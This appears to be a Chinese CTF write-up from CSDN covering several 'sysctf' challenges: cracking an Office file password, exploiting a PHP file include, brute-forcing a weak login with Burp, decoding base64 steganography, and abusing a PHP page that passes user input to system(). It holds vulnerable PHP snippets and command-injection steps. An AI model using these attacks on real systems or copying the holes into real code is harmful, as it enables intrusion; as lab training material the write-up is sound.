
↓ doc

Flag

Submit

CSDN @王謬之

- 写着doc，加上docx后缀打开



CSDN @王謬之

- 需要密码，那就丢到网上爆破

doc.docx

MS Office 2007

主页 / doc.docx

✓ 成了! 你的密码已被恢复

被恢复的密码:

2345



我们是否解决了你的问题?

捐赠

或

★ 留评论 ★

CSDN @王谬之

- 得到密码，输进去看看



- 既然提示在图片下面，就把图片挪开

←  
←

Flag 就在下面

flag{9c2965fa13be342b8e70a50410bc76bd}



## include

Challenge 0 Solved

# include

## 125

靶机地址

Flag

Submit

CSDN @王谬之

- 打开网页，查看源码，f12准备post

```
<?php
/**
 * @Time: 2022/3/19 0:07
 * @Author: Hanayuzu
 */
if (isset($_POST['file'])) {
    $file = $_POST['file'];
    include($file);
} else {
    highlight_file(__FILE__);
}
}
```

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING


URL

Enable POST application/x-www-form-urlencoded ADD HEADER

Body

CSDN @王谬之

- 伪协议绕过



- 把base64解密获取flag

在线文本行批量base64加密解密

PD9waHANCg0KJGEgPSAnc3IzY3Rme3NvX2Vhc3lfSU5jbG9EZV8wMTB9JzsNCg0K

批量行base64加密 批量行base64解密 清空↑ 清空↓ 复制内容

```
<?php
$a = 'sysctf{so_easy_INcloDe_010}';
```

CSDN @王謬之

登陆一下

# 登录一下

## 125


靶场地址

Flag

Submit

CSDN @王謬之

- 打开网页，是个弱口令登录



CSDN @王謬之

- 放进burp里面爆破

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ^	Comment
3	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	572	
10	aargh	200	<input type="checkbox"/>	<input type="checkbox"/>	573	
0			<input checked="" type="checkbox"/>	<input type="checkbox"/>		
1	qwerty		<input checked="" type="checkbox"/>	<input type="checkbox"/>		
2	qwer		<input checked="" type="checkbox"/>	<input type="checkbox"/>		
4	aahed		<input checked="" type="checkbox"/>	<input type="checkbox"/>		
5	aahing		<input checked="" type="checkbox"/>	<input type="checkbox"/>		
6	aahs		<input checked="" type="checkbox"/>	<input type="checkbox"/>		
7	aalii		<input checked="" type="checkbox"/>	<input type="checkbox"/>		
8	aaliis		<input checked="" type="checkbox"/>	<input type="checkbox"/>		
9	aals		<input checked="" type="checkbox"/>	<input type="checkbox"/>		
11	aarrgh		<input checked="" type="checkbox"/>	<input type="checkbox"/>		
12	abaca		<input checked="" type="checkbox"/>	<input type="checkbox"/>		
13	abaca		<input type="checkbox"/>	<input type="checkbox"/>		

Request

Pretty Raw Hex

1 POST /login.php HTTP/1.1

CSDN @王謬之

- 得到密码后输进去看看

sysctf{ruo\_KOU\_L\_yyds!}

用户名:  密码:  

CSDN @王謬之



# 芥是啥

Challenge 0 Solves X

## 芥是啥?

150

嘛玩意啊? 彬彬想说的话就是福来阁哦!

hint: 得到的话打包sysctf{

[View Hint](#)

[dongbei](#)

[Flag](#) [Submit](#)

CSDN @王谬之

- 打开后是一堆东北话，找到网上关于东北话编程的教程去学习，然后把东北话变回python

```
import random
斌斌 = []
(斌斌).append("A.bin:让我看看谁又在学习。")
(斌斌).append("A.bin:可别被我逮住了!")
(斌斌).append(53)
for 菜鸡 in range(1, (2) + 1, 1):#菜鸡磨叽着转述了斌斌的话
    print((斌斌)[(菜鸡) - 1])
(斌斌)[(3) - 1] -= 3
del (斌斌)[(2) - 1]
print (斌斌) #斌斌=50
福癩嗝 = None
福癩嗝 = "这可不能让你小子知道喽!"
废话一堆 = "斌斌觉着得在这里放点废话，不然这丢人玩意看着也太小了，俺寻思斌斌说的在理，毕竟俺在斌斌眼里跟个大头菜似的，太
def 上个锁(那啥，这又啥):
    老张 = None
    老张 = "福癩嗝搁这玩意里头装着着嗷:"
    for 老王 in range(1, ((斌斌)[(2) - 1] * 5) + 1, 1): #1-250
        print("老王",老王)
        老李 = len(那啥) #老李=12
        老胡 = random.randint(1, 老李)
        老张 = 老张 + (那啥)[(老胡) - 1]
    for 小胡 in range(1, (5) + 1, 1): #1-5
        老李 = len(废话一堆) #老李=59
        老胡 = random.randint(1, 老李)
        老张 = 老张 + (这又啥)[(老胡) - 1]
    print("小胡",小胡)
    print(老张)
    return 老张
小陈 = None
小陈 = 上个锁(福癩嗝, 废话一堆)
print(小陈)

#小陈:斌叔让俺把上了锁的福癩嗝看好，俺就放在这了嗷。你可不许毛手毛脚。
#福癩嗝搁这玩意里头装着着嗷:
#太丢思也意太说斌斌快看毕头啦，寻里寻着太跟里斌点，说俺看斌意。说斌毕觉俺太玩人点，太斌斌点个看人!说人然里寻菜，也斌俺，
太丢思也意太
```

CSDN @王谬之

- (在图里面我尝试性的添加了几个输出以更直观的发现程序的规律)
- 通过代码分析发现是隔5个字废话有一个‘那啥’

太丢思也意太  
说斌放看毕头  
啦，寻里寻着  
太跟里斌点，  
说俺看斌意。  
说斌毕觉俺菜  
太玩人点，太  
斌斌点个看人  
！说人然里寻  
菜，也斌俺，  
太也太人这，  
太头的的的丢  
太太俺斌头话  
斌头，斌斌不  
菜的俺太太大  
斌意竟。俺竟  
说意俺丢不废  
你太在斌丢人  
斌在了在。这  
！眼菜毕毕埋  
说斌大竟俺得  
斌着，斌不斌  
说头汰了俺大  
菜在这眼了在  
啦丢得意不斌  
太在人，了，  
你太话大丢了  
！看，斌不大  
！在丢着，俺  
说玩斌觉眼的  
斌说毕斌竟斌  
啦，废毕然跟  
说人，头。，  
菜得竟说思似  
太比 道理个

CSDN @王谬之

- 通过阅读不难得出明文是：斌斌说你太菜啦

不只是base64

Challenge

7 Solves

X

# 不止是base64 200

标题就是hint，思考下怎么解吧 解出答案套上sysctf{}

base64.jpeg

Flag

Submit

CSDN @王謬之

- 是base64隐写
- 在网上找到破解隐写相关代码

```
import base64


def Base64Stego_Decrypt(LineList):
    Base64Char = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" #Base64字符集 已按照规范排列
    BinaryText = ""
    for line in LineList:
        if line.find("==") > 0: #如果文本中有2个=符号
            temp = bin(Base64Char.find(line[-3]) & 15)[2:] #通过按位与&15运算取出二进制数后4位 [2:]的作用是将0b过滤掉
            BinaryText = BinaryText+"0"*(4-len(temp))+temp #高位补0
        elif line.find("=") > 0: #如果文本中有1个=符号
            temp = bin(Base64Char.find(line[-2]) & 3)[2:] #通过按位与&3运算取出二进制数后2位
            BinaryText = BinaryText+"0"*(2-len(temp))+temp #高位补0
    Text = ""
    if(len(BinaryText) % 8 != 0): #最终得到的隐写数据二进制位数不一定是8的倍数，为了避免数组越界，加上一个判断
        print("警告:二进制文本位数有误，将进行不完整解析。")
        for i in range(0, len(BinaryText), 8):
            if(i+8 > len(BinaryText)):
                Text = Text+"-"+BinaryText[i:]
                return Text
            else:
                Text = Text+chr(int(BinaryText[i:i+8], 2))
    else:
        for i in range(0, len(BinaryText), 8):
            Text = Text+chr(int(BinaryText[i:i+8], 2)) #将得到的二进制数每8位一组对照ASCII码转化字符
        return Text

def Base64_ForString_Decrypt(Text): #Base64解密
    try:
        DecryptedText = str(Text).encode("utf-8")
        DecryptedText = base64.b64decode(DecryptedText)
        DecryptedText = DecryptedText.decode("utf-8")
    except:
        return 0
    return DecryptedText

if __name__ == "__main__":
    Course = input("文件名:")
    File = open(Course, "r")
    LineList = File.read().splitlines()
    print("显式内容为:")
    for line in LineList:
        print(Base64_ForString_Decrypt(line),end="")
    print("隐写内容为:")
    print(Base64Stego_Decrypt(LineList))
```

CSDN @王謬之

- 照抄然后运行



ifconfig

Challenge

0 Solves

×

# ifconfig 125

靶机地址

Flag

Submit

CSDN @王谬之

- 题目是一个应该在本地运行的指令

输入ifconfig即可查看ip

CSDN @王谬之

- f12看源码，没有什么，输入ifconfig会回显网络配置，盲猜是直接能运行系统命令，输入cat ifconfig.php,果然

输入ifconfig即可查看ip

---

```
<?php
/*
 * @Time: 2022/3/18 23:13
 * @Author: Hanayuzu
 */
?>

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Title</title>
</head>
<body>

<form action="./ifconfig.php" method="post">
  <input type="text" name="command"/>
  <input type="submit" value="提交">
</form>
<a>输入ifconfig即可查看ip</a>
<textarea rows="100" cols="300">
<?php

if(isset($_POST['command'])){
    $cmd = $_POST['command'];
    $info = system($cmd);
}

?>
```

CSDN @王谬之

- 于是就相当于在自己系统里找东西，输find / -name "flag"

输入ifconfig即可查看ip

```
/sys/devices/pnp0/00:04/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS23/flags
/sys/devices/platform/serial8250/tty/ttyS13/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags
/sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS21/flags
/sys/devices/platform/serial8250/tty/ttyS11/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS28/flags
/sys/devices/platform/serial8250/tty/ttyS18/flags
/sys/devices/platform/serial8250/tty/ttyS9/flags
/sys/devices/platform/serial8250/tty/ttyS26/flags
/sys/devices/platform/serial8250/tty/ttyS16/flags
/sys/devices/platform/serial8250/tty/ttyS7/flags
/sys/devices/platform/serial8250/tty/ttyS24/flags
/sys/devices/platform/serial8250/tty/ttyS14/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
/sys/devices/platform/serial8250/tty/ttyS22/flags
/sys/devices/platform/serial8250/tty/ttyS12/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS20/flags
/sys/devices/platform/serial8250/tty/ttyS10/flags
/sys/devices/platform/serial8250/tty/ttyS29/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS19/flags
/sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS17/flags
/sys/devices/platform/serial8250/tty/ttyS8/flags
/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/sys/kernel/sched_domain/cpu2/domain0/flags
/proc/sys/kernel/sched_domain/cpu3/domain0/flags
/proc/kpageflags
/usr/lib/x86_64-linux-gnu/perl/5.28.1/bits/ss_flags.ph
/usr/lib/x86_64-linux-gnu/perl/5.28.1/bits/waitflags.ph
/flag
/flag/.flag
```

CSDN @王谬之

- 打开相应的文件

输入ifconfig即可查看ip

```
sysctf {easy_system_RCE_111}
```

CSDN @王谬之